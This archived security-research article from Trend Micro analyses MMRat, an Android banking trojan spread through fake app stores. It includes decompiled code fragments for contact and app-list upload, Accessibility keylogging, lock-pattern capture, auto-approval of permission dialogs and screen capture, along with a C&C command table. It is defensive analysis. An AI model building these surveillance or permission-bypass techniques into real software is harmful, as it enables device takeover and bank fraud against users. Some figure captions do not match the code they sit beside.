MMRat Carries Out Bank Fraud Via Fake App Stores

By By: Trend Micro Research Aug 29, 2023 Read time: 8 min (2290 words)

Published: 2023-08-29 · Archived: 2026-04-05 17:19:03 UTC

Mobile

Stealthy Android Malware MMRat Carries Out Bank Fraud Via Fake App Stores


The Trend Micro Mobile Application Reputation Service (MARS) team discovered a new, fully undetected Android banking trojan, dubbed MMRat, that has been targeting mobile users in Southeast Asia since late June 2023.

The Trend Micro Mobile Application Reputation Service (MARS) team discovered a new, fully undetected Android banking trojan, dubbed MMRat (detected by TrendMicro as AndroidOS_MMRat.HRX), that has been targeting mobile users in Southeast Asia since late June 2023. The malware, named after its distinctive package name *com.mm.user*, can capture user input and screen content, and can also remotely control victim devices through various techniques, enabling its operators to carry out bank fraud on the victim's device.

Furthermore, MMRat uses a special customized command-and-control (C&C) protocol based on protocol buffers (aka Protobuf), an open-source data format used for serializing structured data. This feature, which is rarely seen in Android banking trojans, enhances its performance during the transfer of large volumes of data.

Distribution analysis

Our analysis reveals that most MMRat samples are downloaded from a series of similar phishing websites disguised as official app stores. These websites primarily differ in language, which indicates the target victims of MMRat's operators. However, the exact method by which these phishing links reach the victim's devices remains unclear.



open on a new tab

Figure 1. Examples of app store pages in Vietnamese and Thai, containing text that mentions app installation tips. The second screenshot is spoofing a Thai government entity.

At the time of writing, the malware has managed to remain entirely undetected on VirusTotal, demonstrating that the techniques used to allow it to remain under the radar have been successful. Similar malware, such as GigabudRat and Vultur, which also exploit similar techniques such as keylogging and screen capturing, achieve notable anti-evasion results during their attack stages

How MMRat is used in bank fraud

1. The MMRat attack sequence:
2. The victim downloads and installs MMRat.
3. The victim grants MMRat the necessary permissions.
4. MMRat starts to communicate with the remote server and sends a large amount of data that includes device status, personal data, and keylogging data.
5. When the target device isn't being used, the threat actor can wake up the device remotely, unlock the screen, and perform bank fraud. Concurrently, the threat actor can also initiate screen capturing for server-side visualization of the device screen.
6. In the final step, MMRat uninstalls itself, removing all traces of the malware from the system.

Analysis of MMRat

As previously mentioned, MMRat is capable of capturing user input, screen content and remotely controlling the devices of its victims. It relies heavily on Android Accessibility service and MediaProjection API to function properly.

Impersonation and persistence routine

To avoid suspicion, MMRat often masquerades as an official government or dating app, then presents a phishing website to victims upon being launched. Subsequently, it registers a receiver that can receive system events, including the ability to detect when the system switches on and off, and reboots, among others. Upon the receipt of these events, the malware launches a 1x1-sized pixel activity to ensure its persistence.

Network communication with remote server

Upon initiating the Accessibility service, MMRat establishes a connection with an attacker-controlled server. Notably, MMRat employs different ports on a single server for different functions:

Port	Protocol	Description
8080	HTTP	Data exfiltration
8554	RTSP	RTSP video streaming
8887	Customized	Command and Control

Table 1. The ports used by MMRat on a single server

The C&C protocol, in particular, is unique due to its customization based on Netty (a network application framework) and the previously-mentioned Protobuf, complete with well-designed message structures.

For C&C communication, the threat actor uses an overarching structure to represent all message types and the "oneof" keyword to represent different data types. We have meticulously reconstructed the major Protobuf schemas utilized in the C&C communication, as shown in Figure 3.

The "PackType" is an enum structure that can be used to represent C&C commands, while the "pack" field contains detailed data corresponding to different C&C commands.

Table 2 shows the defined C&C commands used by the malware and their corresponding descriptions. Since it involves bidirectional communication, we have divided the C&C commands into server commands and client commands. Server commands are sent to client, while client commands are sent to the server.

Name	Type	Description
LOGIN_ADMIN	N/A	N/A
TOUCH	Server	Execute gesture
ACCESSIBLE_GLOBAL	Server	Use accessibility to perform global action
INPUT_TEXT	Server	Set text of focused node
LAYOUT_SHOW (2)	Server	Enable/disable user terminal state
REQUEST_PERMISSION	N/A	N/A
USER_TERMINAL_STATE	Client	Send UserState message to remote server
OPERATIONAL_LOG	Client	Send keylogging data to remote server
UNLOCK_SCREEN	Server	Unlock screen via stolen password
INPUT_PASSWORD	Server	Input password for WeChat and Zhifubao
CLICK_TEXT	Server	Click node
OPEN_BLACK_MASK	Server	Set its view as visible/invisible
LAYOUT_READER	Client	Send dumped node info to remote server
PING	Client	Ping heartbeat
PONG	Client	Pong heartbeat
MEDIA_STREAM (2)	Server	Start capture screen or camera video
MICROPHONE	Server	Set microphone status while record screen

UNINSTALL_APP	Server	Uninstall itself
WAKE_UP_DEVICE	Server	Wakeup device
APP_OPT	Server	Show/hide icon

Table 2. MMRat C&C commands and their descriptions

Collection of device status and personal information

MMRat collects a wide range of device status and personal data, including network data, screen data, battery data, installed apps, and contact lists.

- **Network data** includes information such as signal strength and network type.
- **Screen data** includes information on whether the screen is locked, the app currently in use, and the activity that is currently displayed on the screen.
- **Battery data** provides information about the device's battery status.
- **Contacts** includes the user's contact list.
- **Installed apps** includes apps installed on the device.

To collect this data in a timely manner, MMRat schedules a timer task that executes every second while also using a counter that resets every 60 seconds to determine when different tasks are executed.

```
        if(((this.b.getCounter() == 0)) || this.b.getCounter() % 60 == 0) {
            com.mm.user.utils.b.a.uploadContacts(this);  // upload contact
            com.mm.user.utils.b.a.uploadInstalledApp();  // upload installed apps
            e.o.a().doInit();
        }

        if(this.b.getCounter() > 60) {
            this.b.setConuter(0);
        }

        this.b.setConuter(this.b.getCounter() + 1);
    }
}, 0L, 1000L);
```

open on a new tab

Figure 5. The timer task used to execute different tasks according to the counter

MMRat specifically targets the victim’s contact and installed app list for collection. We believe the goal of the threat actor is to uncover personal information to ensure the victim fits a specific profile. For instance, the victim may have contacts that meet certain geographical criteria or have a specific app installed. This information can then be used for further malicious activities.

```
if(((this.b.getCounter() == 0)) || this.b.getCounter() % 60 == 0) {
    com.mm.user.utils.b.a.uploadContacts(this);  // upload contact
    com.mm.user.utils.b.a.uploadInstalledApp();  // upload installed apps
    e.o.a().m();
}

if(this.b.getCounter() > 60) {
    this.b.setConuter(0);
}
```

open on a new tab

Figure 6. Collecting and uploading the victim's contact list and installed apps details

Automatic permission approval

Once Accessibility permission is granted, MMRat can abuse it to grant itself other permissions and modify settings. For example, in the previous data collection phase, MMRat can automatically grant itself the *READ_CONTACTS* permission to collect contact data.

The code snippet in Figure 4 shows how MMRat can automatically obtain permissions. It achieves this by launching the system dialog and automatically approving incoming permission requests. The automatic approval function is implemented by finding an "ok" or related keyword on the screen and using Accessibility to simulate clicking. This means that MMRat can bypass user intervention and grant itself the necessary permissions to perform its malicious activities.

```
<string name="script_keyword_dialog_ok1">始终允许</string>
<string name="script_keyword_dialog_ok10">Start now</string>
<string name="script_keyword_dialog_ok11">关闭</string>
<string name="script_keyword_dialog_ok12">关闭</string>
<string name="script_keyword_dialog_ok2">ALLOW ONLY WHILE IN USE</string>
<string name="script_keyword_dialog_ok3">Allow only while using the app</string>
<string name="script_keyword_dialog_ok4">仅在使用中允许</string>
<string name="script_keyword_dialog_ok5">While using the app</string>
<string name="script_keyword_dialog_ok6">本次运行允许</string>
<string name="script_keyword_dialog_ok7">START NOW</string>
<string name="script_keyword_dialog_ok8">ALLOW</string>
<string name="script_keyword_dialog_ok9">Allow</string>
```

open on a new tab

Figure 8. Keywords such as "ok" and other similar words and phrases

Actions and capturing user inputs

MMRat abuses the Accessibility service to capture user input and actions via keylogging. This data could be used to obtain the victim's credentials and record the victim's actions for later replay on the device.

Unlike other keylogging malware that focus on specific scenarios, such as logging keys only when the victim is using bank apps, MMRat logs every action operated by users and uploads them to the server via the C&C channel. It appears that the threat actor behind MMRat wants to collect a large amount of action logs from the victim to determine the malware's next steps.

```
if(accessibilityEvent0.getPackageName() != null && accessibilityEvent0.getClassName() != null) {
    if(accessibilityEvent0.getText().size() <= 0) {
        if(accessibilityEvent0.getContentDescription() == null) {
            return false;
        }

        CharSequence charSequence0 = accessibilityEvent0.getContentDescription();
        lz.c(charSequence0);
        if((sz0.length(charSequence0) ^ 1) == 0) {
            return false;
        }
    }

    if(this.autoClickFinished) {
        MyAccessibilityService myAccessibilityService0 = this.getService();
        a.a.i(myAccessibilityService0, accessibilityEvent0);
    }

    e e0 = e.o.a();
    CharSequence charSequence1 = accessibilityEvent0.getPackageName();
    lz.d(charSequence1, "null cannot be cast to non-null type kotlin.String");
    e0.p(((String)charSequence1));
    e e1 = e.o.a();
    CharSequence charSequence2 = accessibilityEvent0.getClassName();
    lz.d(charSequence2, "null cannot be cast to non-null type kotlin.String");
    e1.q(((String)charSequence2));
    this.logkey(accessibilityEvent0);  // common keylogging
    return true;
}
```

open on a new tab

Figure 9. Logging user actions and uploading them to the C&C server

Each log is a LogInfo structure, serialized via Protobuf.

message LogInfo {

string packageName = 1;
string className = 2;
string content = 3;

}

In addition to conventional keylogging, the malware has a particular interest in the lock screen pattern. If it detects that the user is unlocking the device, the malware collects the pattern value and uploads it to the server through its C&C channel. This allows the threat actor to gain access to the victim's device even when it is locked.

Capturing screen content

MMRat can capture real-time screen content of the victim's device and stream the content to a remote server. To capture the screen content, the malware relies primarily on the MediaProjection API to record the victim's screen. However, we also found that the malware uses another method to acquire screen content and bypass FLAG_SECURE protection, referred to as "user terminal state" by the malware.

Based on our observations, we believe the screen content capturing capability is used in conjunction with remote control functions so the threat actor can view the device's live status while performing bank fraud. Rather than capturing credentials, we found that the malware will constantly check for commands and will stop screen content streaming if no commands are received within 30 seconds.

```
public final boolean onAccEvent(AccessibilityEvent accessibilityEvent0) {
    if((lz.equals(accessibilityEvent0.getPackageName(), "com.android.systemui")) && (lz.equals(accessibilityEvent0.getClassName(), "android.view.View"))
        AccessibilityNodeInfo accessibilityNodeInfo0 = accessibilityEvent0.getSource();
        lz.c(accessibilityNodeInfo0);
        if(accessibilityNodeInfo0.getChildCount() == 9) {  // check if on lock screen
            String s = "";
            for(int v = 0; v < 9; ++v) {
                AccessibilityNodeInfo accessibilityNodeInfo1 = accessibilityEvent0.getSource();
                lz.c(accessibilityNodeInfo1);
                if(!accessibilityNodeInfo1.getChild(v).isClickable()) {
                    s = s + (v + 1);
                }
            }

            this.pushLogToQueue("com.android.systemui", "android.view.View", s);  // log key partically
            return true;
        }
    }
```

open on a new tab

Figure 11. Stopping screen content streaming if no commands are received

Android MediaProjection API

To conveniently use the MediaProjection API and stream video data to the remote server, MMRat abuses an open-source framework called rtmp-rtsp-stream-client-java. This allows it to record the screen and stream real-time video data to a remote server via Real Time Streaming Protocol (RTSP). Upon receiving the *MEDIA_STREAM* command, MMRat can record two types of data – screen and camera data, according to the issued configuration.

For example, when recording screen data, MMRat launches an activity called *DisplayActivity*. This activity requests recording permission by calling *createScreenCaptureIntent*, which triggers a system dialog popup to grant permissions. As previously mentioned, the system dialog is automatically approved via auto-clicking.

```
@Override  // android.app.Activity
public void onActivityResult(int v, int v1, Intent intent0) {
    super.onActivityResult(v, v1, intent0);
    if(intent0 != null && v1 == -1) {
        RtpService.n.a().startRecoring(-1, intent0);
    }

    this.finish();
}

@Override  // android.app.Activity
public void onCreate(Bundle bundle0) {
    super.onCreate(bundle0);
    s40.d("DisplayActivity onCreate", null, 1, null);
    Window window0 = this.getWindow();
    window0.setGravity(51);
    WindowManager.LayoutParams windowManager$LayoutParams0 = window0.getAttributes();
    windowManager$LayoutParams0.x = 0;
    windowManager$LayoutParams0.y = 0;
    windowManager$LayoutParams0.height = 1;
    windowManager$LayoutParams0.width = 1;
    window0.setAttributes(windowManager$LayoutParams0);
    this.startActivityForResult(RtpService.n.a().requestRecording(), 1);  // call "createScreenCaptureIntent"
}
```

open on a new tab

Figure 12. Requesting permission and screen recording (once granted)

Once the recording request is approved, MMRat begins recording the screen and streams the data to the C&C server by calling the API *startStream* provided by the open-source framework repository.

User terminal state

The so-called “user terminal state” approach to capturing screen content is quite different from the method that employs MediaProjection API. As the name suggests, MMRat doesn’t record the screen as a video. Instead, it abuses the Accessibility service to recursively dump all child nodes in windows every second and upload the dumped data via the C&C channel. Consequently, the result only includes text information without a graphical user interface, therefore resembling a “terminal”.

```
public final NodeInfo dumpWindowAsNodeInfo(List windows, int pointX, int pointY) {
    if(windows != null && !windows.isEmpty()) {
        Builder nettyMessage$NodeInfo$Builder0 = NodeInfo.newBuilder();
        for(Object object0: rd.S(windows)) {
            AccessibilityWindowInfo accessibilityWindowInfo0 = (AccessibilityWindowInfo)object0;
            if(accessibilityWindowInfo0.getRoot() == null) {
                continue;
            }

            AccessibilityNodeInfo accessibilityNodeInfo0 = accessibilityWindowInfo0.getRoot();
            lz.e(accessibilityNodeInfo0, "item.root");
            nettyMessage$NodeInfo$Builder0.addChilds(this.traverseChilds(accessibilityNodeInfo0));  // traverse childs recursively
        }

        nettyMessage$NodeInfo$Builder0.setBoundsInScreen(Rect.newBuilder().setLeft(0).setTop(0).setRight(pointX).setBottom(pointY));
        return (NodeInfo)nettyMessage$NodeInfo$Builder0.build();
    }

    return null;
}
```

open on a new tab

Figure 14. Dumping all window and traverse root nodes to get all child nodes recursively

Although the approach is somewhat crude and requires additional work from the threat actor on the server side to reconstruct the data, it effectively collects the desired information for remote inspection and control (for example, node info for clicking and inputting). Since this approach does not rely on the MediaProjection API, it can bypass the protection of FLAG_SECURE, a flag that can be added to window parameters to prevent screenshots and screen recordings.

Moreover, the use of Protobuf and customized protocols based on Netty enhances performance. This is particularly beneficial when transferring large amounts of screen data in a timely manner, providing the threat actor with an effect similar to a video stream.

Remote controlling

The MMRat malware abuses the Accessibility service to remotely control the victim's device, performing actions such as gestures, unlocking screens, and inputting text, among others. This can be used by threat actors — in conjunction with stolen credentials — to perform bank fraud.

As outlined in the "How MMRat performs bank fraud" section, we believe that even before executing its remote access routine, MMRat executes several preliminary steps for user evasion:

1. Wakeup: The malware leverages the Accessibility service to simulate a double-click on the screen to wake the device.
2. Unlock screen: The malware uses previously-stolen unlock patterns to unlock the screen.

Finally, MMRat can control the device remotely while the victims are not actively using their phones.

Hiding tracks

The MMRat malware possesses the capability to delete itself upon receiving the C&C command *UNINSTALL_APP*. This behavior usually takes place after the execution of bank fraud, making it more difficult to trace its activities.

Conclusion and recommendation

MMRat is a potent Android banking trojan that poses a considerable threat to mobile users, particularly in Southeast Asia. Its key capabilities, which includ keylogging, screen recording, and remote control access, enables it to execute bank fraud effectively and efficiently.

To protect against this malware, users are advised to:

1. Only download apps from official sources. MMRat is often downloaded from phishing websites posing as official app stores. Always use trusted platforms such as Google Play Store or Apple App Store.
2. Regularly update device software. Updates often include security enhancements that protect against new threats like MMRat.
3. Be cautious of granting accessibility permissions. MMRat exploits Android's Accessibility service to carry out its malicious activities. Always scrutinize the permissions requested by apps.
4. Install a reputable security solution on your device. This can help detect and remove threats before they can cause harm.
5. Be vigilant with your personal and banking information. MMRat's goal is to commit bank fraud, so be cautious about the information you share online and the data you provide to your personal apps.

Trend is part of Google’s App Defense Alliance (ADA), which enhances user security by detecting malicious apps prior to their release on the Google Play store. As part of this alliance, Trend, in partnership with Google, helps protect users from malicious actors, keeping the world safer for exchanging digital information.

Indicators of Compromise

The complete indicators of compromise for this entry can be found here.

Tags
